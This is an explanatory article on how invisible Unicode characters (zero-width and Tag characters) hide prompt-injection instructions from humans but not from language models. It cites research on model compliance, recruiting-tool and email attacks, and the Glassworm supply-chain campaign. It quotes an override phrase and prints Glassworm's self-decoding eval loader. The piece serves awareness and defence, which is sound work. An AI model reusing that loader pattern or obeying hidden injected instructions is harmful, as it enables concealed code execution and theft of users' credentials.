Reverse CAPTCHA: What the Model Sees That You Don't
A lab tour of invisible characters, prompt injection, and the attacks hiding in plain sight

I’ve spent more than 15 years working at the intersection of data, product, and strategy, always inside technical teams, without being technical myself. Consistently the least technical person in the room. What that position taught me, through watching things break in startups and in large organizations alike, is that there are two topics that get left for later in almost every digital project: documentation and security.
Not because nobody knows they matter. Because they don’t show up in the demo.
Work concentrates on what’s visible. What’s invisible gets postponed until something fails, and by then, fixing it is expensive.
With AI, that pattern runs faster. The gap between idea and MVP has closed dramatically: what used to take weeks, multiple people, and real budget can now be built in an afternoon. The problem is that the resulting MVP looks ready for production. It isn’t. The validations that used to live in the longer process get skipped because the process compressed. And when the system built in that afternoon has access to your email, your calendar, your files, and can execute actions on your behalf, what wasn’t validated matters considerably more than a localhost crash.
One distinction worth making from the start: security and safety are not synonyms. Security is protecting systems from unauthorized access and external attacks. Safety is ensuring that AI systems behave in ways aligned with human intentions and values. Both matter. Both have their own frameworks, their own research communities, their own disciplines. This piece is about security. Safety is a separate conversation, equally important, equally postponed.
The architectural problem that makes all of this possible
When you use natural language to instruct a model, you are programming. Not metaphorically, functionally. The practical difference between writing code and writing a prompt is disappearing: both are instructions a system will execute, with real consequences.
The problem Simon Willison describes precisely: a language model has no default trust hierarchy. It reads system instructions, user instructions, and the content it processes as part of a task, and all of it arrives as tokens in the same input stream. Beyond some hierarchy expressed in Markdown or an XML tag, these are all text documents. There is no architectural distinction between “my user told me this” and “I read this in an email my user asked me to process.”
Joseph Thacker translates this into practical consequences: prompt injection is almost never the vulnerability itself, it’s the delivery mechanism. The actual vulnerability is what you’ve allowed the model to do with its access. A model that can only read is exposed one way. A model that can read, write, and communicate externally is exposed in an entirely different way. The blast radius scales with the permissions you’ve extended.
This is the foundation for everything that follows.
Steganography: hiding information inside information
Before the attacks, the concept that makes them possible.
Steganography is the art of concealing information inside apparently innocent information. It is not the same as cryptography. Cryptography encrypts a message so it cannot be read, whoever intercepts it knows something is hidden, they just can’t decipher it. Steganography hides the existence of the message. Whoever intercepts it doesn’t know there’s anything there.
The term is more than 500 years old: German monk Johannes Trithemius described it in 1499. What’s new is the attack surface: digital text that looks completely normal to the human eye, but that a language model can read in full, including what the human cannot see.
I have a steganographed easter egg in the About section of my LinkedIn profile. You can’t see it by reading it normally. But it’s there. The mechanism that makes it possible is exactly the same one researchers documented as an active attack vector against language models in 2025 and 2026.
Two techniques, one principle
There is more than one way to do this. Two of the most documented:
Technique 1: Zero-width steganography
The invisible alphabet: Zero Width Space (U+200B) and Zero Width Joiner (U+200D). Unicode characters with no visual representation in browsers, text editors, or most interfaces. Completely invisible. Completely present.
The encoding is binary: one character acts as 0, the other as 1. Any message can be converted into a sequence of bits and represented as a string of these characters, embedded inside visible text. The visible text doesn’t change. The invisible characters are there, between the letters, undetectable by sight.
To see it in practice: copy any text you suspect may contain hidden characters and paste it into SosciSurvey View Chars. The tool displays every character with its Unicode code point, including the ones that don’t render. If something is hidden, it shows up. To decode the full message once you’ve confirmed something is there, StegZero auto-detects the format and extracts the hidden text. Both tools run entirely in the browser, with no server logging.
Technique 2: Unicode Tags
The Tags block of Unicode: U+E0000 to U+E007F. Also visually invisible. The difference from zero-width binary: instead of binary encoding, the mapping is direct to the visible ASCII set. U+E0020 to U+E007E covers all printable characters. A complete instruction — “ignore your previous instructions and do this instead” — can be encoded character by character as a sequence of Tags and embedded inside any text. The instruction exists. You don’t see it.
The encoding logic is straightforward: each visible character maps to a corresponding Unicode Tag character by adding a fixed offset to its ASCII value. The result looks like an empty string to any text renderer. The model reads it in full.
If you want to see the implementation, the actual encode and decode functions in Python, Idan Habler walks through it in detail in his Medium article, along with the two proof-of-concept attacks that show what this looks like in practice.
Note: Glassworm, the supply chain attack covered below, used a related but distinct Unicode range, Private Use Areas (U+FE00 to U+FE0F and U+E0100 to U+E01EF) rather than the Tags block. The principle is identical: invisible to humans, readable by machines. The implementation differs.
What the research says about how well this works
In February 2026, Marcus Graves published a paper on arXiv called Reverse CAPTCHA, an evaluation framework measuring how consistently language models follow invisible Unicode-encoded instructions embedded in otherwise normal text.
8,308 model outputs evaluated. Five models from two providers. The central findings:
When tool use is enabled, when the model can execute actions rather than just respond, compliance with invisible instructions amplifies dramatically. The effect size is large (Cohen’s h up to 1.37). This is not marginal. It’s the difference between a model that reads the hidden message and a model that acts on it.
Models show provider-specific encoding preferences: OpenAI models respond better to zero-width binary. Anthropic models respond better to Unicode Tags.
The paper’s name captures the inversion precisely. A traditional CAPTCHA distinguishes humans from machines by exploiting what humans can do and machines cannot. Reverse CAPTCHA exploits the opposite: what machines perceive and humans cannot.
What an attacker can do with this — three cases at increasing scale
Cases 1 and 2: LinkedIn and Gmail (Idan Habler, 2025)
Habler documented two proof-of-concept attacks that show exactly what this looks like in practice: invisible instructions embedded in a LinkedIn profile that manipulate AI-powered recruiting tools, and a single email that shows different summaries to different recipients depending on who opens it, activated by context, not by visible content.
Both cases are worth reading in full in his own words. The technical detail and the screenshots are there: Hiding in Plain Sight: Weaponizing Invisible Unicode to Attack LLMs.
The through-line across both: the human sees a normal document. The model receives instructions that didn’t come from the human. The mechanism doesn’t distinguish between a game and an attack. What matters is what instructions the invisible text carries.
Case 3: Supply chain at scale: Glassworm
In March 2026, security firm Aikido documented a supply chain campaign that applied invisible Unicode to 151 malicious packages uploaded to GitHub, NPM, and the VS Code marketplace between March 3 and March 9. The name Aikido assigned to the group: Glassworm.
The malicious code was embedded using Unicode Private Use Areas, characters invisible in VS Code, Vim, GitHub diffs, and virtually every code review interface. The surrounding code was designed to look legitimate: documentation tweaks, version bumps, small refactors. Aikido suspects Glassworm used LLMs to generate the convincingly authentic-looking packages at scale.
The loader follows the same logic described above, an invisible string passed to a decoder, then to eval. Arbitrary code execution from text no visual tool can display.
const s = v => [...v].map(w => (
  w = w.codePointAt(0),
  w >= 0xFE00 && w <= 0xFE0F ? w - 0xFE00 :
  w >= 0xE0100 && w <= 0xE01EF ? w - 0xE0100 + 16 : null
)).filter(n => n !== null);

eval(Buffer.from(s(``)).toString('utf-8'));
(Source: Aikido Security, via Ars Technica, March 2026)
“The backtick string passed to s() looks empty in every viewer,” Aikido explained, “but it’s packed with invisible characters that, once decoded, produce a full malicious payload.”
In past incidents linked to the same group, the decoded payload used Solana as a delivery channel to fetch a second-stage script, capable of stealing tokens, credentials, and secrets.
The old joke in every development community, “works on localhost”, has a new dimension. Code that works locally may be compromised in a way no editor can show. What you can’t see executes anyway.
The map of the territory
For anyone who wants to understand the full attack surface in AI, beyond this specific vector, Sandy Dunn’s AI Threat Mind Map is a structured reference for navigating the AI threat landscape, maintained and updated by Dunn, CISO at SPLX.AI and core team member of the OWASP GenAI Security Project.
The v2.0 is available on GitHub as an open resource.

The v2.1, published in July 2025, expands the framework to eight categories of threat, including a new one that doesn’t appear in most security discussions: AI Investment Threats. The risk of underfunding threat assessments, of surprise pricing changes eroding trust, of skipping red teaming because it feels optional. Security gaps that come not from attacks but from budget decisions. Worth reading in full.
For the most widely adopted governance framework in AI: OWASP GenAI Top 10. Prompt injection is LLM01, at the top of the list for a reason. The full checklist is the most solid starting point if your organization wants to formalize how it thinks about these risks.
What you can do without being a security researcher
Not an exhaustive checklist. The minimum awareness that changes how you make access decisions.
Before connecting a tool to your data: Can it read? Can it write? Can it communicate externally? If all three are yes, you’re facing what Willison calls the lethal trifecta. That doesn’t mean don’t use it, it means the decision deserves to be conscious, not automatic.
Before letting a model process external content: Where does that content come from? Who could have modified it before it reached you? An email, a shared document, a web page, all are potential attack surface if the model has action permissions.
Before installing a package or extension: Verified publisher. Stars proportional to downloads, both metrics together, not just one. And if you can, use static analysis tools that detect self-decoding patterns: strings that decode themselves to pass to an eval.
To detect invisible characters in any text: SosciSurvey View Chars shows every character and its Unicode code point. StegZero decodes the message if there is one. Both run in the browser without logging.
The question that summarizes all of this: are you combining access to private data, exposure to external content, and action capability, without having decided that consciously?
To close
The same principle behind a personal easter egg in a LinkedIn profile is behind Glassworm compromising Python repositories at global scale. The technology has no intrinsic intention. What matters is what instructions it carries, and who put them there.
Understanding how this works doesn’t require being a security researcher. It requires enough curiosity to want to see what’s happening on the other side of what’s visible.
This piece focused on one layer: security, and specifically the attack surface created by invisible Unicode. Privacy and governance are the other two, and they’re covered from a different angle in the tenth edition of The Slow Lens.
The ideas and perspectives here are mine. Writing them involved collaboration with AI, voice dictation, and a content assistant I’ve built and continue to refine. I always review, edit, and take full responsibility for what I publish. If you’re curious about that process: A Modern Technique for Producing Ideas.